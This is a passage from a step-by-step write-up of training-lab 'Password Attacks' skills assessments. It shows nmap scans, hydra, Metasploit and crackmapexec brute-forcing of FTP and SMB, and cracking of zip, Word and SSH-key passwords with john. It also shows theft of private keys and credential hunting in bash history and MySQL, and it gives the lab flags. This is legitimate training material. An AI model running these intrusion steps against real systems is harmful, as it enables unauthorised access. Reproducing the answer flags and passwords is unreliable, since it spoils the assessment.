Now, we will use the tool ‘zip2john’ to get the corresponding hashes of the zip, we will use the command:

```
zip2john Notes.zip > Notes.hash
```

to get the hashes to the output file ‘Notes.hash’


before we crack, we will need a passwordlist, lets get the passwords from the resources folder, and generate the mutated password list with the command:

```
hashcat --force password.list -r custom.rule --stdout | sort -u > mut_password.list
```

it is the same procedure done before regarding the mutated passwords list.


Once that we have that, we may start cracking using ‘john the ripper’, using the command:

```
john --wordlist=mut_password.list Notes.hash
```




And the password is successfully obtained. Now we can unzip ‘Notes.zip’:

We enter the obtained password:



And all we have to do now is cat notes.txt:



Skills Assessment

Password Attacks Lab - Easy:

Question: Examine the first target and submit the root password as the answer.

Answer: dgb6fzm0ynk@AME9pqu

Method: first lets nmap scan the target machine:

```
nmap <target-IP> -sV -p 1-7500
```

```
┌[eu-academy-2]─[10.10.15.241]─[htb-ac-1099135@htb-njthtzlmkr]─[~]
└──╼ [★]$ nmap -sV 10.129.106.16 -p 1-7500
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-25 05:14 CDT
Nmap scan report for 10.129.106.16
Host is up (0.0092s latency).
Not shown: 7498 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0
)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

We are dealing with a Linux machine running ftp and ssh.

We don't have any credentials for login, so lets try to obtain some.

Lets try to bruteforce the ftp service with the resources folder usernames and passwords. We will use the command:

```
hydra -L username.list -P password.list ftp://<target-IP> -t
48
```

```
┌[eu-academy-2]─[10.10.15.241]─[htb-ac-1099135@htb-njthtzlmkr]─[~]
└──╼ [★]$ hydra -L username.list -P password.list ftp://10.129.106.16 -t 48
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in mili
 illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-25 05:24:40
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip wait
ent overwriting, ./hydra.restore
[DATA] max 48 tasks per 1 server, overall 48 tasks, 21112 login tries (l:104/p:203
[DATA] attacking ftp://10.129.106.16:21/
[STATUS] 714.00 tries/min, 714 tries in 00:01h, 20401 to do in 00:29h, 45 active
[STATUS] 723.67 tries/min, 2171 tries in 00:03h, 18944 to do in 00:27h, 45 active
[STATUS] 761.43 tries/min, 5330 tries in 00:07h, 15785 to do in 00:21h, 45 active
[STATUS] 753.50 tries/min, 9042 tries in 00:12h, 12073 to do in 00:17h, 45 active
[STATUS] 750.35 tries/min, 12756 tries in 00:17h, 8359 to do in 00:12h, 45 active
[21][ftp] host: 10.129.106.16   login: mike   password: 7777777
```

After approximately 20 minutes of bruteforcing, we get a credential for the ftp service – ‘mike:7777777’.

Attempting to ssh enter with the credentials that were found:

```
┌[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@ht
└─► [★]$ ssh mike@10.129.106.16
mike@10.129.106.16: Permission denied (publickey).
```

It tells us we need a public key, this ssh service will not accept passwords.

So lets get a public key.

Lets ftp (which stands for File Transfer Protocol) with his account, we will use the commands:

```
ftp -n <target-IP>
user mike
```

then we enter his password:

```
┌[eu-academy-2]-[10.10.15.241]-[htb-
└─► [★]$ ftp -n 10.129.106.16
Connected to 10.129.106.16.
220 (vsFTPd 3.0.3)
ftp> user mike
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

And we are in, and we are presented with the ftp CLI.

Lets enter

```
ls
```

in it:

```
ftp> ls
229 Entering Extended Passive Mode (|||6066|)
150 Here comes the directory listing.
-rw-rw-r--    1 1000     1000          554 Feb 09  2022 authorized_keys
-rw-------    1 1000     1000         2546 Feb 09  2022 id_rsa
-rw-r--r--    1 1000     1000          570 Feb 09  2022 id_rsa.pub
226 Directory send OK.
```

There are 3 files – authorized_keys, id_rsa, id_rsa.pub

‘authorized_keys’ is about who can login. ‘id_rsa’ is the user’s (mike) ssh private key. ‘Id_rsa.pub’ is the public key.

The shh public key authentication method will not be covered here, for further information about that – go here.

For our purpose we need the private key ‘id_rsa’.

We will get it to our attacking pwnbox with the ftp command:

```
get id_rsa
```

```
ftp> get id_rsa
local: id_rsa remote: id_rsa
229 Entering Extended Passive Mode (|||49027|)
150 Opening BINARY mode data connection for id_rsa (2546 bytes).
100% |**********************************|  2546      541.68 KiB/s    00:00 ETA
226 Transfer complete.
2546 bytes received in 00:00 (192.66 KiB/s)
```

Lets confirm download with ‘ls’:

```
┌─[eu-academy-2]─[10.10.15.241]
└──╼ [★]$ ls id_rsa
id_rsa
```

Ok we have the key, lets use that to ssh connect to mike user. we will use the command:

```
ssh -i ./id_rsa mike@<target-IP>
```

```
┌─[eu-academy-2]─[10.10.15.241]─[htb-ac-1099135@htb-njthtzlmkr]─[~]
└──╼ [★]$ ssh -i ./id_rsa mike@10.129.106.16
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for './id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "./id_rsa": bad permissions
mike@10.129.106.16: Permission denied (publickey).
```

And access denied due to file permissions are too open, it tells us that the permissions are ‘0644’, which means non-owner can read the file.

We will have to modify that to '0600' – denying non owner (which include group users, and every other general user on the system) the ability to read this file. We will do that with the command:

```
chmod 600 ./id_rsa
```

we can confirm the current permissions status in NUMERICAL FORMAT with the command:

```
stat -c "%a" id_rsa
```

```
┌─[eu-academy-2]─[10.10.15.241]
└──╼ [★]$ stat -c "%a" id_rsa
600
```

600 means non owner can not read (or do anything) the file.

For further info about Linux file permissions, click here.

Lets try to ssh connect again to mike's user:

```
┌─[eu-academy-2]─[10.10.15.241]─[htb-ac-1099135@htb-njthtzlmkr]─[~]
└──╼ [★]$ ssh -i ./id_rsa mike@10.129.106.16
Enter passphrase for key './id_rsa':
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-99-generic x86_64)

 * Documentation:  https://help.ubuntu.com
```

*

*

```
-bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
mike@skills-easy:~$
```

Linux user's home directory should have the hidden file '.bash_history', lets run 'ls -a' ('-a' is for show hidden files as well) to confirm:

```
mike@skills-easy:~$ ls -a
.  ..  .bash_history  .bash_
```

Here it is, this file contains all past commands executed by 'mike', lets investigate that file for any root related commands, we will use the command:

```
cat .bash_history | grep root
```

and the root's password is right here:

```
mike@skills-easy:~$ cat .bash_history | grep root
analysis.py -u root -p dgb6fzm0ynk@AME9pqu
```

Password Attacks Lab - Medium:

Question: Examine the second target and submit the contents of flag.txt in /root/ as the answer.

Answer: HTB{PeopleReuse_PWsEverywhere!}

Method: first lets nmap scan the target machine:

```
nmap <target-IP> -sV -p 1-7500
```

```
┌[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-kfztdrpdqy]-[~]
└─[★]$ nmap 10.129.234.245 -sV -p 1-7500
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-25 07:40 CDT
Nmap scan report for 10.129.234.245
Host is up (0.0089s latency).
Not shown: 7497 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
139/tcp open  netbios-ssn Samba smbd 4.6.2
445/tcp open  netbios-ssn Samba smbd 4.6.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Our target is running ssh and smb.

Lets try to bruteforce the smb service in the same metasploit method used in 'Network Services' section:

we will execute Metasploit with:

```
msfconsole
```

command, then we will enter the settings:

```
use auxiliary/scanner/smb/smb_login
set user_file username.list
set pass_file password.list
set rhosts <target-IP>
```

using the username.list and password.list from resources folder.

```
[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/smb/smb_login
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_login) >> set user_file username.list
user_file => username.list
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_login) >> set pass_file password.list
pass_file => password.list
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_login) >> set rhosts 10.129.234.245
rhosts => 10.129.234.245
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_login) >> run

[*] 10.129.234.245:445    - 10.129.234.245:445 - Starting SMB login bruteforce
[+] 10.129.234.245:445    - 10.129.234.245:445 - Success: '.\john:123456'
[!] 10.129.234.245:445    - No active DB -- Credential data will not be saved!
[+] 10.129.234.245:445    - 10.129.234.245:445 - Success: '.\dennis:123456'
[+] 10.129.234.245:445    - 10.129.234.245:445 - Success: '.\chris:123456'
[+] 10.129.234.245:445    - 10.129.234.245:445 - Success: '.\cassie:123456'
[+] 10.129.234.245:445    - 10.129.234.245:445 - Success: '.\admin:123456'
[+] 10.129.234.245:445    - 10.129.234.245:445 - Success: '.\root:123456'
```

Very quickly we observe that the password ‘123456’ seems for be working for virtually every username. Lets try to get smb access with the credentials ‘root:123456’. We will use the command:

```
crackmapexec smb <target-IP> -u "root" -p "123456" --shares
```

```
┌─[eu-academy-2]─[10.10.15.241]─[htb-ac-1099135@htb-kfztdrpdqy]─[~]
└──╼ [★]$ crackmapexec smb 10.129.234.245 -u "root" -p "123456" --shares
[*] First time use detected
[*] Creating home directory structure
```

*

*

```
SMB         10.129.234.245  445    SKILLS-MEDIUM    [*] Unix - Samba (name:SKILLS-MEDIUM) (domain:) (signing:False) (SMBv1:Fal
se)
SMB         10.129.234.245  445    SKILLS-MEDIUM    [+] \root:123456 (Guest)
SMB         10.129.234.245  445    SKILLS-MEDIUM    [*] Enumerated shares
SMB         10.129.234.245  445    SKILLS-MEDIUM    Share           Permissions     Remark
SMB         10.129.234.245  445    SKILLS-MEDIUM    -----           -----------     ------
SMB         10.129.234.245  445    SKILLS-MEDIUM    print$                          Printer Drivers
SMB         10.129.234.245  445    SKILLS-MEDIUM    SHAREDRIVE      READ            SHARE-DRIVE
SMB         10.129.234.245  445    SKILLS-MEDIUM    IPC$                            IPC Service (skills-medium server (Samba,
Ubuntu))
```

So, we are logged as Guests, and have read access to ‘SHAREDRIVE’, lets take a look – we will take a look at ‘SHAREDRIVE’ with the command:

```
smbclient -U root \\\\<target-IP>\\SHAREDRIVE
```

we are now logged in and have the smb CLI, lets see what we have with ‘ls’:

```
┌─[eu-academy-2]─[10.10.15.241]─[htb-ac-1099135@htb-kfztdrpdqy]─[~]
└──╼ [★]$ smbclient -U root \\\\10.129.234.245\\SHAREDRIVE
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Feb 10 04:39:38 2022
  ..                                  D        0  Thu Feb 10 04:35:54 2022
  Docs.zip                            N     6724  Thu Feb 10 04:39:38 2022

                14384136 blocks of size 1024. 9908832 blocks available
```

We have ‘Docs.zip’ available for us, let’s get it with:

```
get Docs.zip
```

```
smb: \> get Docs.zip
getting file \Docs.zip of size 6724 as Docs.zip (177.5 KiloBytes/sec) (average 177.5 KiloBytes/sec)
```

now we should have the file at the pwnbox, lets 'ls' to confirm:

```
┌[eu-academy-2]-[10.10.15.241]
└─► [★]$ ls Docs.zip
Docs.zip
```

When attempting to unzip it:

```
┌[eu-academy-2]-[10.10.15.241]-[htb-ac-109
└─► [★]$ unzip Docs.zip
Archive:  Docs.zip
[Docs.zip] Documentation.docx password:
```

We are required to enter password, which we currently do not have.

Let's prepare the zip to be cracked in the same method used in 'Protected Archives' section:

We will get the corresponding hashes of the zip with 'zip2john':

```
zip2john Docs.zip > Docs.hash
```

we will generate the mutated password list required for the cracking:

```
hashcat --force password.list -r custom.rule --stdout | sort -u > mut_password.list
```

and begin cracking

```
john --wordlist=mut_password.list Docs.hash
```

```
┌[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-kfztdrpdqy]-[~]
└─► [★]$ zip2john Docs.zip > Docs.hash
ver 2.0 efh 5455 efh 7875 Docs.zip/Documentation.docx PKZIP Encr: TS_chk, cmplen=6522, decmplen=
597a type=8
┌[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-kfztdrpdqy]-[~]
└─► [★]$ hashcat --force password.list -r custom.rule --stdout | sort -u > mut_password.list
┌[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-kfztdrpdqy]-[~]
└─► [★]$ john --wordlist=mut_password.list Docs.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Destiny2022!←  (Docs.zip/Documentation.docx)
1g 0:00:00:00 DONE (2024-07-25 08:16) 100.0g/s 3276Kp/s 3276Kc/s 3276KC/s cristina!..F00tb@ll81
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Cracking successful, we have the zip's password – 'Destiny2022!'

Now that we have the password - lets unzip Docs.zip:


```
┌─[eu-academy-2]─[10.10.15.241]─[htb-ac-
└──╼ [★]$ unzip Docs.zip
Archive:  Docs.zip
[Docs.zip] Documentation.docx password:
  inflating: Documentation.docx
```

We have a file 'Documentation.docx' (a Microsoft word format).

The Linux tool that can open .docx file is 'libreoffice'. Lets try to open the docx file with the command:

```
libreoffice Documentation.docx
```

and.. we are required to enter password:



Any of the passwords obtained so far will not work.

We will have to crack it, we will use the tool 'office2john' (which is similar to the previous 'zip2john' and 'ssh2john' tools) (it is also built in the pwnbox (you can always confirm with 'which office2john.py')).

And we will use the mut_password.list.

The commands we will run are:


```
office2john.py Documentation.docx > docx.hash
john --wordlist=mut_password.list docx.hash
```

*the commands work similarly to the previous tools. *:


```
┌─[eu-academy-2]─[10.10.15.241]─[htb-ac-1099135@htb-kfztdrpdqy]─[~]
└──╼ [★]$ office2john.py Documentation.docx > docx.hash
┌─[eu-academy-2]─[10.10.15.241]─[htb-ac-1099135@htb-kfztdrpdqy]─[~]
└──╼ [★]$ john --wordlist=mut_password.list docx.hash
Using default input encoding: UTF-8
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 256/256 AVX2 8x / SHA512 256/256 AVX2 4x AES])
Cost 1 (MS Office version) is 2007 for all loaded hashes
Cost 2 (iteration count) is 50000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
987654321 ←      (Documentation.docx)
1g 0:00:00:00 DONE (2024-07-25 08:34) 1.063g/s 3812p/s 3812c/s 3812C/s 9876542017!..98765432109
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

The Documentation.docx password is ‘987654321’.

And the Documentation.docx is now open:



Some pages down, they were kind enough to write root’s password:



Now, ssh connecting as root will ask for public key

```
┌─[eu-academy-2]─[10.10.15.241]─[htb-ac-1099135@htb-kfztdrpdqy]─[~]
└──╼ [★]$ ssh root@10.129.234.245
root@10.129.234.245: Permission denied (publickey).
```

But we can use the credentials ‘jason:C4mNKjAtL2dydsYa6’ to connect to ssh connect to jason:

```
┌─[eu-academy-2]─[10.10.15.241]─[htb-ac-1099135@htb-kfztdrpdqy]─[~]
└──╼ [★]$ ssh jason@10.129.234.245
jason@10.129.234.245's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-99-generic x86_64)

 * Documentation:  https://help.ubuntu.com
```


*

*

```
jason@skills-medium:~$
```

Looking at /home directory we can observe that there is another user called ‘dennis’ on the machine.

Investigating further in the Documentation.docx:



In the last page of the document, it states that mysql database should already be setup. Let’s investigate it in the same manner investigated in ‘Password Reuse / Default Passwords’ section.

We will login to mysql with ‘jason’ credentials and the command:

```
mysql -u jason -pC4mNKjAtL2dydsYa6
```

*make sure to login from jason ssh session on the target machine. *

```
jason@skills-medium:~$ mysql -u jason -pC4mNKjAtL2dydsYa6
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 11
Server version: 8.0.28-0ubuntu0.20.04.3 (Ubuntu)

Copyright (c) 2000, 2022, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

We are now on the mysql with its CLI - Lets see what databases are there:

```
show databases;
```

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| users              |
+--------------------+
2 rows in set (0.00 sec)
```

The ‘users’ database looks interesting, we will choose and ask for tables display within ‘users’ database:

```
use users;
show tables;
```

```
mysql> use users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_users |
+-----------------+
| creds           |
+-----------------+
1 row in set (0.00 sec)
```

It has a single table of ‘creds’ which is abbreviation of ‘credentials’.

lets select all the data in it:

```
select * from creds;
```

```
mysql> select * from creds;
+-----+---------------------+----------------+
| id  | name                | password       |
+-----+---------------------+----------------+
|   1 | Hiroko Monroe       | YJE25AGN4CX    |
```

*

*

```
| 101 | dennis              | 7AUgWWQEiMPdqx |
+-----+---------------------+----------------+
101 rows in set (0.00 sec)
```

Here is dennis credentials: ‘dennis:7AUgWWQEiMPdqx’

Lets ssh connect to ‘dennis’:

```
┌[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-kfztdrpdqy]-[~]
└──╼ [★]$ ssh dennis@10.129.234.245
dennis@10.129.234.245's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-99-generic x86_64)
```

***

```
dennis@skills-medium:~$
```

Lets investigate dennis home directory with ‘ls -a’:

```
ls -a
```

*don’t bother with attempting to use ‘sudo’, dennis also doesn’t has sudo rights. *

```
dennis@skills-medium:~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .cache  .config  .profile  .ssh  .viminfo
```

‘.ssh’ directory looks interesting:

```
dennis@skills-medium:~$ ls .ssh
authorized_keys  id_rsa  id_rsa.pub
```

And once again we have the trio of ‘authorized_keys’, ‘id_rsa’, ‘id_rsa.pub’.

Let’s get ‘id_rsa’ (the private key) to the attacking pwnbox:

We will cd our way to ‘.ssh’, and set up temporary python server there:

```
python3 -m http.server 8080
```

```
dennis@skills-medium:~/.ssh$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

And on client – the attacking pwnbox we will download the id_rsa with the command:


```
wget http://<target-IP>:8080/id_rsa
```

```
┌[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-kfztdrpdqy]-[~]
└─[★]$ wget http://10.129.234.245:8080/id_rsa
--2024-07-25 12:06:08--  http://10.129.234.245:8080/id_rsa
Connecting to 10.129.234.245:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2546 (2.5K) [application/octet-stream]
Saving to: 'id_rsa'

id_rsa                          100%[==============================

2024-07-25 12:06:08 (2.18 MB/s) - 'id_rsa' saved [2546/2546]
```

And we can confirm download with ‘ls id_rsa’:



Ok we have the ‘id_rsa’ private key in the pwnbox, we will set its permissions to 600 like last time to prevent non-owner read of the file

```
chmod 600 id_rsa
```

And now lets connect to root:

```
ssh -i ./id_rsa root@<target-IP>
```

We need a passphrase….


Well we will obtain it in the same manner it was obtained in ‘Protected Files’ section.

This is where the question’s hint comes into play, and we will download from here the tool ‘ssh2john’, the same tool used in ‘Protected Files’. (using the pwnbox firefox browser, or wget, doesn’t matter)

When the ‘ssh2john’ is downloaded - we run the sequence of commands:

```
ssh2john.py id_rsa > id_rsa.hash
john --wordlist=mut_password.list id_rsa.hash
```

like in the ‘Protected Files’ section – we get the corresponding hash of the file, and then we use john to crack it, using the mutated passwords list:



```
┌─[eu-academy-2]─[10.10.15.241]─[htb-ac-1099135@htb-kfztdrpdqy]─[~]
└──╼ [★]$ john --wordlist=mut_password.list id_rsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@ssw0rd12020! (id_rsa)
1g 0:00:00:00 DONE (2024-07-25 12:09) 6.250g/s 446000p/s 446000c/s 4
Use the "--show" option to display all of the cracked passwords reli
Session completed.
```

And we have a passphrase – ‘P@ssw0rd12020!’.

Lets ssh login again to root, using the ‘id_rsa’ private key and the obtained passphrase:

```
┌─[eu-academy-2]─[10.10.15.241]─[htb-ac-1099135@htb-kfztdrpdqy]─[~]
└──╼ [★]$ ssh -i ./id_rsa root@10.129.234.245
Enter passphrase for key './id_rsa':
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-99-generic x86_64)

 * Documentation:  https://help.ubuntu.com
```

*

*

```
root@skills-medium:~#
```

We are in as root!

Lets run ‘ls’:

```
root@skills-medium:~# ls
flag.txt  snap
```

And cat the flag:

```
root@skills-medium:~# cat flag.txt
HTB{PeopleReuse_PWsEverywhere!}
```

Password Attacks Lab - Hard:

Question: Examine the third target and submit the contents of flag.txt in C:\Users\Administrator\Desktop\ as the answer.

Answer: HTB{PWcr4ck1ngokokok}

Method: first lets nmap scan the target machine:

```
nmap <target-IP> -sV -p 1-10000
```

```
┌[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-zsbj6s95er]-[~]
└─[★]$ nmap 10.129.247.88 -sV -p 1-10000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-26 02:11 CDT
Nmap scan report for 10.129.247.88
Host is up (0.0100s latency).
Not shown: 9993 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
111/tcp  open  rpcbind       2-4 (RPC #100000)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2049/tcp open  nlockmgr      1-4 (RPC #100021)
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

There are several services that runs on the machine, SMB is one them – lets try to brute force that.

On the section details we were implied to use a username or a variation of the username ‘Johanna’. We will arrange a proper username list based on ‘Johanna’ with the same method used in ‘Attacking Active Directory & NTDS.dit’ section, using ‘Username Anarchy’.

When the tool downloaded and unzipped - we will run the commands:

```
echo Johanna > names.txt

./username-anarchy-master/username-anarchy -i names.txt > usernames.txt
```

We can also cat names.txt to confirm the list before the username mutation command.

```
┌[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-zsbj6s95er]-[~]
└─• [★]$ echo Johanna > names.txt
┌[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-zsbj6s95er]-[~]
└─• [★]$ cat names.txt
Johanna
┌[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-zsbj6s95er]-[~]
└─• [★]$ ./username-anarchy-master/username-anarchy -i names.txt > usernames.txt
```

Now we will download the resources folder, and get the usual mutated wordlist

```
hashcat --force password.list -r custom.rule --stdout | sort -u > mut_password.list
```

we will be using mut_password.list throughout the solution.

when both lists are ready, lets start with SMB brute forcing. We can use Metasploit, or crackmapexec, lets use the later:

we will use the command:

```
crackmapexec smb <target-IP> -u usernames.txt -p mut_password.list | grep '+'
```

and after several moment we will get credentials!

```
┌[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-zsbj6s95er]-[~]
└─• [★]$ crackmapexec smb 10.129.247.88 -u usernames.txt -p mut_password.list | grep '+'
SMB                      10.129.247.88   445    WINSRV           [+] WINSRV\johanna:1231234!
```

The credentials of johanna are ‘johanna:1231234!’.

Now, looking at what smb shares johanna can inspect:

```
crackmapexec smb <target-IP> -u "johanna" -p "1231234!" --shares

smbclient -U johanna \\\\<target-IP>\\IPC$
```

